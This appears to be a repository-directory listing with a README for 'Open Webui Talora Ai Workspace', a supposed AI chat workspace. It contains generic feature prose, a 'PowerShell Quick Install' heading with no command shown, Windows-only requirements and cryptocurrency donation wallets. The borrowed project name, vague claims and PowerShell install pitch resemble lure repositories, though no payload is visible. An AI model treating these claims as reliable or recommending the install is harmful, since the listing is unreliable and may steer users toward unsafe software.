open-webui-talora-ai-workspace
Health Gecti
- License — License: MIT
- Description — Repository has a description
- Active repo — Last push 0 days ago
- Community trust — 10 GitHub stars
Code Gecti
- Code scan — Scanned 6 files during light audit, no dangerous patterns found
Permissions Gecti
- Permissions — No dangerous permissions requested
Bu listing icin henuz AI raporu yok.
Streamlined workspace for organizing and running AI workflows in one place.

Open Webui Talora Ai Workspace — Web Application
🚀 PowerShell Quick Install




Keep the project growing
TRON: TGDt87muktcmmoVSZDQCUUZ1RTYBgKGLEM | ETH: 0x4a7c81C1576a786Bc16d64c51487ba15efB0D095
Open Webui Talora Ai Workspace is a refined, model-agnostic environment built for teams that expect their AI tooling to feel as considered as the products they ship. It brings conversational interfaces, workspace organization, and model orchestration together in a single, cohesive surface designed to keep complex workflows clear and fast. Every interaction is tuned for clarity and responsiveness, so users spend less time managing their tools and more time doing meaningful work. The result is a polished, dependable workspace that scales gracefully from individual exploration to full team collaboration.
🔧 Requirements
- Windows 10 or Windows 11
- PowerShell 5.1 or newer (already available on Windows)
- Active network connection
- No admin rights needed
Features
Unified AI Workspace: Open Webui Talora Ai Workspace brings conversations, models, and tools together in one polished, distraction-free interface built for focus and flow.
Multi-Model Flexibility: Switch between AI models on the fly, compare responses, and pick the right engine for every task without leaving your workspace.
Persistent, Organized Conversations: Keep every chat tidy and retrievable with structured history, searchable threads, and effortless session management.
Customizable Interface: Tailor themes, layouts, and workspace preferences so the environment adapts to the way you think and work.
Built-In Prompt Library: Save, reuse, and refine prompts to accelerate repeatable workflows and keep your best ideas close at hand.
Document & Context Handling: Bring files and reference material directly into your conversations to ground responses in the content that matters.
Privacy-First Design: Your data stays under your control with local-first storage and transparent handling throughout the workspace.
Fast, Responsive Experience: A snappy, modern interface that stays smooth whether you're running a quick query or a deep working session.
Extensible by Nature: A modular foundation that makes it easy to connect new capabilities and grow the workspace alongside your needs.
Polished Out-of-the-Box: Thoughtful defaults, clean typography, and intuitive navigation mean you're productive from the very first session.
How It Works
Open Webui Talora Ai Workspace turns a raw model endpoint into a finished, brand-ready AI workspace. The experience is built around a single, elegant flow: connect, configure, and create.
Connect your intelligence layer. Point the workspace at your preferred model provider and it immediately establishes a secure, persistent channel. Credentials are handled once, stored safely, and reused across every session, so your team never has to think about infrastructure again.
Shape the workspace around your brand. From the appearance of the interface to the structure of conversations, every surface is configurable. Set naming conventions, define default behaviors, and arrange the layout so the workspace feels like a native part of your product rather than a third-party tool.
Compose with a rich, real-time canvas. Conversations stream token-by-token, rendering instantly as responses arrive. Markdown, code blocks, tables, and structured outputs are displayed with the polish users expect, while message history, search, and organization keep long-running work easy to navigate.
Extend and orchestrate. Plug in tools, prompts, and custom pipelines to tailor how the assistant reasons and responds. Each extension composes cleanly with the others, letting you assemble sophisticated workflows without rebuilding the foundation.
Operate with confidence. Role-based access, session isolation, and configurable retention give administrators precise control over who sees what. Health indicators and structured logs surface the state of the workspace at a glance, so issues are caught before they reach users.
Deploy anywhere, stay in control. The workspace runs as a self-contained application in your own environment, keeping data, models, and configuration under your governance. Whether you run it for a small team or as a shared internal platform, the same polished experience scales with you.
The result is a workspace that feels intentional at every step — fast to connect, effortless to configure, and satisfying to use.
Modules and Settings
Model and Workspace Selection
This module lets users establish the foundation of a session by choosing which available model and workspace configuration will drive their work in open-webui-talora-ai-workspace.
- A model picker lets the user choose from the models exposed to their account, and the workspace view updates to reflect the selected model.
- A workspace selector lets the user attach a session to a specific named workspace or start without one.
- A default preference option lets the user save their usual model and workspace choice so new sessions begin with that setup.
- Switching the model or workspace within a conversation changes which settings and materials are in effect for subsequent messages.
Conversational Interface
This module provides the dialogue surface where users send messages, read responses and adjust how the model replies.
- Response style controls such as creativity and length can be adjusted where the selected model supports them, changing the character of the generated replies.
- Follow-up messages continue the same transcript, and the full exchange remains visible for review.
- A transcript view keeps the conversation readable and revisitable, with earlier turns preserved rather than replaced.
- Conversation-level options let the user change the active model or workspace without losing the existing exchange.
Document and File Handling
This module lets users bring external material into a session so the model can draw on it as context.
- File attachment within a workspace lets the user include documents whose content is referenced during the session.
- Context scope controls let the user choose specific files or limit which parts of the supplied material are used.
- The visible result is a conversation or workspace whose replies reflect the attached material rather than only the typed prompt.
- Attached materials remain associated with the workspace so later sessions can continue from the same context.
Workspace Organization
This module structures conversations and related material into named groups that match projects or topics.
- Workspace creation and renaming let users define containers for distinct streams of work.
- Arrangement controls let users order workspaces so frequently used or active ones are easy to reach.
- Conversations and attached material are associated with their workspace, producing a structured overview instead of one flat list.
- The workspace view reflects the selected workspace's model and settings, tying organization to configuration.
Prompt and Template Management
This module stores reusable prompts and starting templates so recurring tasks begin from a consistent point.
- Saving a prompt or template captures instructions the user can apply when starting a new session.
- Editing, favoriting and removing entries let the library stay current as needs change.
- Applying a template pre-fills the start of a session, reducing retyping of the same instructions.
- Templates can be combined with a chosen model and workspace so a recurring task starts fully configured.
Administrator Controls
This module gives administrative users oversight of who can use the workspace and what is available within it.
- User and permission management lets administrators control access to the environment.
- Model and resource exposure settings determine which models and materials appear to users in the selection and file modules.
- Group-level defaults let administrators decide which features are enabled for a set of users.
- The combined effect is that access and available options match the organization's setup across all other modules.
Additional Settings
- Theme and layout preferences let each user adjust the interface to their reading and working habits.
- Display options control how conversations and workspaces are presented, and these choices persist for the account.
- Search and history filters let users narrow past conversations by workspace or matching text to relocate earlier answers.
- Default model and workspace preferences apply automatically to new sessions for the individual account.
Usage Scenarios
Running a Focused Research Session with Attached Sources
Goal: A product researcher wants to explore a set of reference documents with an AI model and keep the resulting discussion organized under a single project workspace.
Steps:
- Open open-webui-talora-ai-workspace, select the appropriate model from the model picker, and attach the new session to a named workspace for the project.
- Attach the relevant documents to the workspace and use the context scope controls to limit which files are referenced.
- Ask an initial question about the supplied material, then send follow-up messages that build on the same transcript.
- Adjust response style controls such as creativity or length to shift the character of the replies where the selected model supports them.
- Rename the workspace if needed so the project is easy to identify later.
Expected result: A readable conversation transcript whose replies reflect the attached documents rather than only the typed prompt, stored inside a clearly named workspace that keeps this research separate from other streams of work.
Reusing a Standard Prompt for a Recurring Task
Goal: A team member regularly produces the same kind of written summary and wants each instance to begin from a consistent, fully configured starting point.
Steps:
- Save a reusable prompt or template that captures the standing instructions for the recurring task.
- Favorite the entry so it stays easy to locate in the prompt library.
- When starting a new session, apply the template so the beginning of the conversation is pre-filled.
- Pair the template with the usual model and workspace by saving these as default preferences.
- Edit the template later if the instructions change, removing outdated entries as needed.
Expected result: Each new session opens with the recurring instructions already in place and the preferred model and workspace selected, so the user avoids retyping the same guidance and gets a consistent starting point.
Administering Access and Finding Past Answers
Goal: An administrator needs to confirm that a group of users has the right models and features available, while one of those users wants to relocate an earlier answer.
Steps:
- From the administrative view, review user and permission settings to control access to the environment.
- Adjust model and resource exposure settings so the appropriate models and materials appear in the selection and file modules.
- Set group-level defaults to decide which features are enabled for that set of users.
- As an end user, open search and history and narrow past conversations by workspace or matching text.
- Apply theme and layout preferences so the interface suits the individual's reading habits, with those choices persisting for the account.
Expected result: The administrator sees a workspace whose available models, materials and enabled features match the organization's setup, while the user locates the earlier exchange through filtered history and continues working in a personalized interface.
Tech Stack
Built on a modern, battle-tested foundation, Open Webui Talora Ai Workspace pairs a responsive, component-driven interface with a high-performance service layer designed for real-time interaction. The front end delivers a fluid, app-like experience with instant feedback and graceful handling of streaming responses, while the back end keeps conversations snappy and state consistent across sessions.
At its core, the workspace leans on a lightweight yet powerful stack: a reactive UI framework for fast rendering and smooth transitions, a Python-based API layer for orchestration and model integration, and a durable data store for conversation history, user preferences, and workspace settings. Container-ready packaging and environment-based configuration make deployment predictable across local, staging, and production environments.
Security and reliability are baked in rather than bolted on — authentication flows, role-aware access, and clean separation between client and server concerns keep the platform ready for teams of any size. The result is a stack that stays out of the way: fast to run, simple to extend, and polished enough to feel like a finished product from day one.
FAQ
Is Open Webui Talora Ai Workspace free to use?
Yes. The project is open source and distributed under a permissive license, so you can self-host it, extend it, and tailor it to your workflow without licensing friction.
Do I need to be a developer to use it?
No. The workspace is designed for everyday use out of the box. Developers get a clean, extensible foundation, but day-to-day operation is approachable for anyone comfortable with modern web applications.
Can I run it entirely on my own infrastructure?
Absolutely. Open Webui Talora Ai Workspace is built for self-hosting, giving you full control over your data, deployment, and configuration. Your workspace stays yours.
Which models and providers does it support?
The workspace is built to be model-agnostic, so you can connect the providers and models that fit your needs and swap them as your requirements evolve.
How customizable is the interface?
Highly. Branding, layout, and workspace behavior can be adjusted to match your team's preferences, making it feel like your product rather than a generic template.
Is my data private?
Yes. Because you host it yourself, your conversations and workspace data remain under your control. There is no third-party dependency baked into the core experience.
Does it scale for teams?
The architecture is designed to support multi-user workspaces, so it works equally well for solo use and for teams that need a shared, organized environment.
How actively is the project maintained?
Open Webui Talora Ai Workspace is under active development, with ongoing improvements to features, performance, and reliability. Contributions and feedback from the community are welcome.
Where can I learn more about contributing?
The project welcomes contributions of all kinds—code, documentation, design, and ideas. Review the project's guidelines to get started and join the community shaping the workspace.
License
Open Webui Talora Ai Workspace is released under the MIT License, giving you the freedom to use, modify, and distribute it in both personal and commercial projects with minimal restrictions. The permissive terms are designed to keep adoption friction low, so teams can move from evaluation to production without legal overhead. In exchange, we ask that you retain the original copyright and license notice in any copy or substantial portion of the software you redistribute. The software is provided "as is," without warranty of any kind, express or implied, and the authors and copyright holders accept no liability for any claims, damages, or other obligations arising from its use.
Yorumlar (0)
Yorum birakmak icin giris yap.
Yorum birakSonuc bulunamadi